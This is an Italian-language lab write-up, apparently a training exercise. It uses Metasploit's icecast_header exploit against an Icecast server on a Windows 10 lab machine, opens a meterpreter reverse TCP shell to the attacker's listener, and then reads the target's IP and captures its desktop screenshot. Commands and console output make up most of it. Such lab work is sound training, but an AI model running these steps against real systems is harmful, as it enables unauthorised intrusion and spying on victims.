

# Hacking Windows 10

L'esercizio di oggi consiste nell'exploitare il programma icecast presente nella macchina Windows 10 e, utilizzando meterpreter, visualizzare IP della macchina bersaglio e effettuare uno screenshot del desktop.

## 1. Avvio Metasploit e scelta dell'exploit

Avvio metasploit con il comando msfconsole da terminale e inizio a cercare un exploit che possa funzionare. Visto che il programma da exploitare è icecast, ho effettuato una ricerca degli exploit che contenessero icecast.

```
msf6 > search icecast

Matching Modules
=====
#    Name                                          Disclosure Date  Rank  Check  Description
--    -
0    exploit/windows/http/icecast_header            2004-09-28      great No     Icecast Header Overwrite

Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/http/icecast_header
```

Seleziono il modulo con il comando use 0

## 2. Configurazione exploit

Con il comando show options vedo quali impostazioni sono richieste per poter far partire l'attacco e con il comando set le vado ad impostare.

```
msf6 exploit(windows/http/icecast_header) > show options

Module options (exploit/windows/http/icecast_header):

  Name      Current Setting  Required  Description
  --      -
  RHOSTS    192.168.50.20    yes       The target host(s), see https://docs.metasploit.com/docs/using-the-framework/04-running-a-multi-stage-payload.html#section-4-1
  RPORT     8000             yes       The target port (TCP)

Payload options (windows/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  --      -
  EXITFUNC  thread          yes       Exit technique (Accepted: '', seh, thread, process)
  LHOST     192.168.50.100  yes       The listen address (an interface may be specified)
  LPORT     4444            yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    Automatic

View the full module info with the info, or info -d command.

msf6 exploit(windows/http/icecast_header) > set RHOSTS 192.168.50.20
RHOSTS => 192.168.50.20
```


Imposto su RHOSTS l'ip della macchina Windows 10.

## 3. Lancio attacco

Con l'applicazione icecast in esecuzione su Windows, eseguo il comando exploit per far avviare l'attacco

```
msf6 exploit(windows/http/icecast_header) > exploit
[*] Started reverse TCP handler on 192.168.50.100:4444
[*] Sending stage (177734 bytes) to 192.168.50.20
[*] Meterpreter session 1 opened (192.168.50.100:4444 → 192.168.50.20:49485) at 2025-08-28 09:21:33 -0400
meterpreter > |
```

Da notare l'applicazione su windows riceve la connessione



Infine, per visualizzare l'indirizzo IP della macchina bersaglio da meterpreter utilizzo il comando ifconfig ricevendo in output le informazioni richieste

```
meterpreter > ifconfig

Interface 3
=====
Name       : Intel(R) PRO/1000 MT Desktop Adapter
Hardware MAC : 08:00:27:94:14:74
MTU        : 1500
IPv4 Address : 192.168.50.20
IPv4 Netmask : 255.255.255.0
```

Invece per eseguire lo screenshot del desktop della macchina bersaglio, ho utilizzato il comando screenshot.

```
meterpreter > screenshot  
Screenshot saved to: /home/kali/TPIIKavy.jpeg
```

